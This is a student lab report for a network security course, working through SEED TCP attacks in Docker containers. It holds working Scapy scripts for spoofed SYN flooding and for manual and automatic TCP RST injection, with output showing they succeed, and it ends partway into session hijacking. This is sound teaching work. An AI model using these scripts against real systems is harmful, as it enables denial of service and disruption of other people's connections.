

TCP Attacks



Names: Ismail Esack Dawoodjee | Natshawakorn Na Lampang (Groupwork)

Student ID: 6736388 | 6738222

Professor: Ittipon Rassameeroj

Course: ITCY 511 – Computer and Network Security

Contents

2. Lab Environment	2
2.1. Container Setup and Commands	2
2.2 About the Attacker Container	3
3. Task 1: SYN Flooding Attack	4
3.1 Task 1.1: Launching the Attack Using Python	5
3.2 Task 1.2: Launch the Attack Using C	8
3.3 Task 1.3: Enable the SYN Cookie Countermeasure	9
4. Task 2: TCP RST Attacks on telnet Connections	10
Optional: Launching the attack automatically	13
5. Task 3: TCP Session Hijacking	14
Optional: Launching the attack automatically	16
6. Task 4: Creating Reverse Shell using TCP Session Hijacking	17

2. Lab Environment

We set up the lab environment using four containers, as shown in the figure below:




Figure 1: Lab environment setup

This lab follows the tasks outlined in the [TCP Attacks](#) page.

2.1. Container Setup and Commands

Download the [Labsetup.zip](#) archive containing the docker - compose file and unzip it in the home directory. Navigate into the folder and start up the docker containers in this tab:

```
$ cd ~
```

```
$ curl -OL
```

```
https://seedsecuritylabs.org/Labs\_20.04/Files/TCP\_Attacks/Labsetup.zip
```

```
$ unzip Labsetup.zip
$ cd Labsetup/
$ dcup # to start up the docker containers
```

```
[11/19/24]seed@VM:~$ cd
[11/19/24]seed@VM:~$ curl -OL https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/Labsetup.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3324 100 3324    0     0  48173      0 --:--:-- --:--:-- --:--:-- 48173
[11/19/24]seed@VM:~$ unzip Labsetup.zip
Archive: Labsetup.zip
  creating: Labsetup/
  inflating: Labsetup/docker-compose.yml
  creating: Labsetup/volumes/
  inflating: Labsetup/volumes/synflood.c
[11/19/24]seed@VM:~$ cd Labsetup/
[11/19/24]seed@VM:~/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating user2-10.9.0.7 ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, victim-10.9.0.5, user1-10.9.0.6, user2-10.9.0.7
user2-10.9.0.7 | * Starting internet superserver inetd           [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd           [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd           [ OK ]
```

Create a second tab and list the docker containers using:

dockps

```
[11/19/24]seed@VM:~/Labsetup$ dockps
2c0c4c6ef853  victim-10.9.0.5
d1f47b57489b  seed-attacker
d623809550cd  user1-10.9.0.6
792dc3d07395  user2-10.9.0.7
[11/19/24]seed@VM:~/Labsetup$
```

This shows the container IDs and container names. To get inside a single container and obtain a shell, we use the command:

docksh <container_ID>

or

docksh <container_name>

Create a third tab, fourth, and fifth tab, and get shells inside the seed-attacker, victim-10.9.0.5, and user1-10.9.0.6 containers, respectively:

```
[11/19/24]seed@VM:~/Labsetup$ docksh seed-attacker
root@VM:/#

[11/19/24]seed@VM:~/Labsetup$ docksh victim-10.9.0.5
root@2c0c4c6ef853:/#

[11/19/24]seed@VM:~/Labsetup$ docksh user1-10.9.0.6
root@d623809550cd:/#
```

2.2 About the Attacker Container

Go back to the second tab (2/5) and navigate into the volumes/ folder on the host machine:

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x
[11/19/24]seed@VM:~/Labsetup$ dockps
2c0c4c6ef853 victim-10.9.0.5
d1f47b57489b seed-attacker
d623809550cd user1-10.9.0.6
792dc3d07395 user2-10.9.0.7
[11/19/24]seed@VM:~/Labsetup$ ls
docker-compose.yml volumes
[11/19/24]seed@VM:~/Labsetup$ cd volumes/
[11/19/24]seed@VM:~/.../volumes$ ls
synflood.c
[11/19/24]seed@VM:~/.../volumes$
```

This volumes folder is mounted on all the containers and will also be shared with the Attacker container in the root folder, as specified in the docker-compose file:

```
volumes:
  - ./volumes:/volumes
```

Verify this by going to the Attacker container (Tab 3/5) and navigating to the volumes/ folder:

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/Labsetup x
[11/19/24]seed@VM:~/Labsetup$ docksh seed-attacker
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood.c
root@VM:/volumes#
```

In addition, a Telnet connection can be established between containers using the credentials:

seed:dees

3. Task 1: SYN Flooding Attack

A SYN flooding attack is a type of Denial of Service (DoS) attack where an attacker overwhelms the victim server with many SYN packets from random/spoofed IP addresses, and does not complete the 3-way handshake. In this lab, the Attacker machine will be sending SYN requests to the Victim's Telnet service on port 23, so that when User1 tries to make a legitimate connection to the Victim, it will be unable to do so due to the SYN backlog queue being filled with spoofed packets.

Check the size of the backlog queue on the Victim using the command:

```
sysctl net.ipv4.tcp_max_syn_backlog
```

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/Labsetup x seed@VM: ~/Labsetup x
[11/19/24]seed@VM:~/Labsetup$ docksh victim-10.9.0.5
root@2c0c4c6ef853:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024
root@2c0c4c6ef853:/#
```

The operating system sets this backlog queue size based on the amount of memory allocated to the VM, so the greater the memory allocation, the higher the queue size. This VM has a base memory size of 16384 MB and so the queue size is 1024.

We can also check the open and listening ports using the netstat or ss commands:

```
[11/19/24]seed@VM:~/Labsetup$ docksh victim-10.9.0.5
root@2c0c4c6ef853:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024
root@2c0c4c6ef853:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.11:46369       0.0.0.0:*              LISTEN
root@2c0c4c6ef853:/#
```

We can see that the Victim has a Telnet port open at a state of LISTEN.

We can also check whether the SYN cookie countermeasure is turned on by running the command:

```
sysctl -a | grep syncookies
```

```
[11/19/24]seed@VM:~/Labsetup$ docksh victim-10.9.0.5
root@2c0c4c6ef853:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024
root@2c0c4c6ef853:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.11:46369       0.0.0.0:*              LISTEN
root@2c0c4c6ef853:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@2c0c4c6ef853:/# sysctl -w net.ipv4.tcp_syncookies=1 turn on SYN cookies
net.ipv4.tcp_syncookies = 1
root@2c0c4c6ef853:/# sysctl -w net.ipv4.tcp_syncookies=0 turn off SYN cookies
net.ipv4.tcp_syncookies = 0
root@2c0c4c6ef853:/#
```

The SYN cookie countermeasure is a protective mechanism that uses a “cookie”, more specifically, a **sequence number**, to delay allocating any resources until it has received the final ACK packet from the client and verified the sequence number. If the cookie/sequence number is valid, then it allocates resources for the connection. This way, the Victim avoids allocating its resources to half-open SYN connections during a SYN flood attack.

For this lab, we wish to perform the SYN flood attack successfully, so the SYN cookie countermeasure must be **turned off** and the command above should show that **SYN cookies are set to equal 0**.

3.1 Task 1.1: Launching the Attack Using Python

To perform a SYN flood attack using Python, we navigate to the host tab (Tab 2/5) and write the Python code as follows:

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") # Victim machine's IP address
tcp = TCP(dport=23, flags='S') # Victim machine's destination port
pkt = ip/tcp
```

```
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 1) # verbosity set to 1 to show more logs
```

```
[11/19/24] seed@VM:~/.../volumes$ gedit synflood.py
[11/19/24] seed@VM:~/.../volumes$ batcat synflood.py
```

	File: synflood.py
1	from scapy.all import IP, TCP, send
2	from ipaddress import IPv4Address
3	from random import getrandbits
4	
5	ip = IP(dst="10.9.0.5") # Victim machine's IP address
6	tcp = TCP(dport=23, flags='S') # Victim machine's destination port
7	pkt = ip/tcp
8	
9	while True:
10	pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
11	pkt[TCP].sport = getrandbits(16) # source port
12	pkt[TCP].seq = getrandbits(32) # sequence number
13	send(pkt, verbose = 1) # verbosity set to 1 to show more logs
14	

Since this file was created within the volumes/ folder, it will also appear on the Attacker container (Tab 3/5). We run this script for at least a minute and try to telnet from the User1 container (Tab 5/5) into the Victim container (Tab 4/5):

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/Labsetup
```

```
[11/19/24] seed@VM:~/Labsetup$ docksh seed-attacker
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood.c
root@VM:/volumes# ls
synflood.c  synflood.py
root@VM:/volumes# python3 synflood.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

On the User1 container (Tab 5/5), telnet into the Victim (IP address 10.9.0.5). We will see that we can still telnet into the Victim machine, so the **SYN flooding attack failed**.

```

[11/19/24]seed@VM:~/Labsetup$ docksh user1-10.9.0.6
root@d623809550cd:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2c0c4c6ef853 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@2c0c4c6ef853:~$

```

One reason for this failure could be that after 5 retransmissions of the SYN-ACK reply, the Victim machine will remove the half-open SYN connection from the queue. To overwhelm this, we can try running multiple instances of the attack script in multiple tabs. However, the queue size is too large, at 1024, so we can reduce the memory of the VM first to 2 GB, and then retry multiple parallel instances of the attack. In addition, the TCP cache should also be flushed in the User1 machine.



```

[11/19/24]seed@VM:~/Labsetup$ docksh victim-10.9.0.5
root@b1a3aa75133e:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@b1a3aa75133e:/#

[11/19/24]seed@VM:~/Labsetup$ docksh user1-10.9.0.6
root@d183c7813b37:/# ip tcp_metrics show
root@d183c7813b37:/#

```

Once the queue size and flushed TCP cache is confirmed, we ran five attack scripts in parallel and attempted to telnet into the Victim machine after 1-2 minutes. The telnet connection was delayed for 30-40 seconds but eventually succeeded, which means the attack failed.

Then, we ran ten scripts in parallel, waited 1-2 minutes, and attempted to connect, whereby the telnet connection failed and timed out. This means the attack succeeded with 10 scripts running in parallel (although the containers had to be removed, and the VM restarted):

```
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@V
[11/19/24] seed@VM: ~/.../volumes$ docksh user1-10.9.0.6
root@4a195414ca8f:/# ip tcp_metrics show
root@4a195414ca8f:/# ip tcp_metrics flush
root@4a195414ca8f:/# ip tcp_metrics show
root@4a195414ca8f:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@4a195414ca8f:/#
```

How many instances should you run to achieve a reasonable success rate? We ran two attempts, with 5 and 10 instances, and the latter attempt succeeded. Hence, we need to run about 10 parallel instances to have a reasonable success rate.

3.2 Task 1.2: Launch the Attack Using C

Increase the VM memory back to 16 GB and restore the queue size to 1024. Then, we compile the `synflood.c` program on the host machine and run the attack from the Attacker container:

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volu
[11/19/24] seed@VM: ~/.../volumes$ docksh victim-10.9.0.5
root@4ec812984ae3:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024
root@4ec812984ae3:/#
```

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes
[11/19/24] seed@VM: ~/Labsetup$ cd volumes/
[11/19/24] seed@VM: ~/.../volumes$ gcc -o synflood synflood.c
[11/19/24] seed@VM: ~/.../volumes$ ls
synflood synflood.c synflood.py
[11/19/24] seed@VM: ~/.../volumes$
```

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes
[11/19/24] seed@VM: ~/.../volumes$ docksh seed-attacker
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood synflood.c synflood.py
root@VM:/volumes# synflood 10.9.0.5 23
```

Telnet into the Victim machine from the User1 machine, and observe that the connection times out, which means the SYN flooding attack was successful when run from the C script:


```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes
[11/19/24]seed@VM:~/.../volumes$ docksh user1-10.9.0.6
root@89013b5c5aaf:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@89013b5c5aaf:/#
```

This time, the attack was successful because we sent the spoofed attacks very fast. With Python, the spoofed attacks came in more slowly, but with C, the packets came in very fast. This is why the queue filled quite quickly and User1 was unable to telnet into the Victim.

3.3 Task 1.3: Enable the SYN Cookie Countermeasure

Turn on the SYN cookie countermeasure in the Victim container:

```
sysctl -a | grep syncookies
sysctl -w net.ipv4.tcp_syncookies=1
```

```
root@4ec812984ae3:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@4ec812984ae3:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@4ec812984ae3:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@4ec812984ae3:/#
```

Run the same C script and telnet into the Victim container to see if the SYN flood attack works:

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes
[11/19/24]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/# cd volumes/
root@VM:/volumes# ls
hijack_auto.py synflood synflood.c synflood.py
root@VM:/volumes# synflood 10.9.0.5 23
█
```

```
seed@VM: ~/Labsetup x seed@VM: ~/../volumes x
[11/19/24]seed@VM:~/../volumes$ docksh user1-10.9.0.6
root@65fee3085886:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
53c5632d260d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@53c5632d260d:~$
```

The telnet connection was established successfully, so the SYN flood attack failed. The attack failed because SYN cookies are added to the packets sent by the attacker. It allows the server to avoid dropping connections when the SYN queue fills up and can handle the SYN flood packets.

4. Task 2: TCP RST Attacks on telnet Connections

In this section, we perform a TCP reset attack to terminate an established connection between two victims. First, we establish a telnet connection from User1 to Victim.

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x
[11/19/24]seed@VM:~/.../volumes$ docksh user1-10.9.0.6
root@6af2e293dd30:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1b226f3aeb5f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@1b226f3aeb5f:~$
```

Second, we open Wireshark in the host machine, set the interface and filters, and on the User1 machine, send a command like `ls` to sniff packets. Then, copy the source port number and the final packet's sequence number and put it in the `reset.py` code:


```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=60614, dport=23, flags="R", seq=2702492026)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

```
[11/19/24]seed@VM:~/.../volumes$ batcat reset.py
File: reset.py
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  ip = IP(src="10.9.0.6", dst="10.9.0.5")
5  tcp = TCP(sport=60614, dport=23, flags="R", seq=2702492026)
6  pkt = ip/tcp
7  ls(pkt)
8  send(pkt, verbose=0)

[11/19/24]seed@VM:~/.../volumes$
```





Before the reset attack on Victim:

```

seed@VM: ~/Labsetup
[11/19/24]seed@VM:~/../volumes$ docksh victim-10.9.0.5
root@1b226f3aeb5f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34245       0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23           10.9.0.6:60614         ESTABLISHED
root@1b226f3aeb5f:/#
  
```

On User1:

```

seed@1b226f3aeb5f:~$ ls
seed@1b226f3aeb5f:~$ uname -a
Linux 1b226f3aeb5f 5.4.0-54-generic #60-Ubuntu
seed@1b226f3aeb5f:~$
  
```

After the reset attack:

```
seed@1b226f3aeb5f:~$ uname -a
Linux 1b226f3aeb5f 5.4.0-54-generic #60-Ubuntu SMP Fri Nov
seed@1b226f3aeb5f:~$ Connection closed by foreign host.
root@6af2e293dd30:/#
```


Optional: Launching the attack automatically

To launch the attack automatically, we use Scapy's `sniff` function, and automatically set the values required, such as source IP, source port, destination port, etc. We also set the filter to be `tcp` and `port 23` and the interface to be host/Attacker machine's interface:

```
#!/usr/bin/env python3
from scapy.all import *

def reset_tcp(pkt):
    ip = IP(src=pkt["IP"].dst, dst=pkt["IP"].src)
    tcp = TCP(sport=pkt["TCP"].dport, dport=pkt["TCP"].sport,
              flags="R", seq=pkt["TCP"].ack)
    resetpkt = ip/tcp
    send(resetpkt, verbose=1)

pkt = sniff(iface="br-c92fd79c60cb", filter="tcp and port 23",
            prn=reset_tcp)
```



```
seed@VM: ~/Labsetup
seed@VM: ~/../volumes
seed@VM: ~/../volumes
[11/20/24] seed@VM: ~/../volumes$ batcat reset_auto.py
File: reset_auto.py
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  def reset_tcp(pkt):
5      ip = IP(src=pkt["IP"].dst, dst=pkt["IP"].src)
6      tcp = TCP(sport=pkt["TCP"].dport, dport=pkt["TCP"].sport,
7                flags="R", seq=pkt["TCP"].ack)
8      resetpkt = ip/tcp
9      send(resetpkt, verbose=1)
10
11  pkt = sniff(iface="br-c92fd79c60cb", filter="tcp and port 23", prn=reset_tcp)
[11/20/24] seed@VM: ~/../volumes$
```

Before the attack on User1:

```
Last login: Wed Nov 20 04:56:34 UTC 2024
seed@1b226f3aeb5f:~$ uname -a
Linux 1b226f3aeb5f 5.4.0-54-generic #60-
seed@1b226f3aeb5f:~$
```

After the Attack:

```
seed@VM: ~/Labsetup
seed@1b226f3aeb5f:~$ uname -a
Linux 1b226f3aeb5f 5.4.0-54-generic #60-Ubuntu SMP Fri Nov
seed@1b226f3aeb5f:~$ Connection closed by foreign host.
root@6af2e293dd30:/#
```

5. Task 3: TCP Session Hijacking

A TCP session hijacking attack sends malicious data into an existing TCP connection. We can use this to perform remote code execution on the Victim machine. To perform this attack, we follow the steps similarly from Section 4, where we obtain the port numbers and packet sequence and acknowledgement numbers. The data we will inject is a command that will create a dummy file in the /tmp folder of the Victim. We will know if the attack is successful when the dummy file appears in the Victim's /tmp folder.

[SEED Labs] Capturing from br-c92fd79c60cb

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.9.0.5 && tcp.port == 23

No.	Time	Source	Destination	Protocol	Length	Info
18	2024-11-20 00:1...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
19	2024-11-20 00:1...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
20	2024-11-20 00:1...	10.9.0.6	10.9.0.5	TCP	66	32934 → 23 [ACK] Seq=1453029098 Ack=2181315...
21	2024-11-20 00:1...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
22	2024-11-20 00:1...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
23	2024-11-20 00:1...	10.9.0.6	10.9.0.5	TCP	66	32934 → 23 [ACK] Seq=1453029099 Ack=2181315...
24	2024-11-20 00:1...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
25	2024-11-20 00:1...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
26	2024-11-20 00:1...	10.9.0.6	10.9.0.5	TCP	66	32934 → 23 [ACK] Seq=1453029100 Ack=2181315...
27	2024-11-20 00:2...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
28	2024-11-20 00:2...	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
29	2024-11-20 00:2...	10.9.0.6	10.9.0.5	TCP	66	32934 → 23 [ACK] Seq=1453029102 Ack=2181315...
30	2024-11-20 00:2...	10.9.0.5	10.9.0.6	TELNET	198	Telnet Data ...
31	2024-11-20 00:2...	10.9.0.6	10.9.0.5	TCP	66	32934 → 23 [ACK] Seq=1453029102 Ack=2181315...

[TCP Segment Len: 0]
Sequence number: 1453029102
[Next sequence number: 1453029102]
Acknowledge number: 2181315486
1000 ... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window size value: 501

0010 00 34 82 2c 40 00 40 06 a4 6b 0a 09 0
0020 00 05 80 a6 00 17 56 9b 76 ee 82 04 3
0030 01 f5 14 43 00 00 01 01 08 0a 41 29 8
0040 1c 98

Next sequence number (tcp.nextseq)

Expand Subtrees
Collapse Subtrees
Expand All
Collapse All
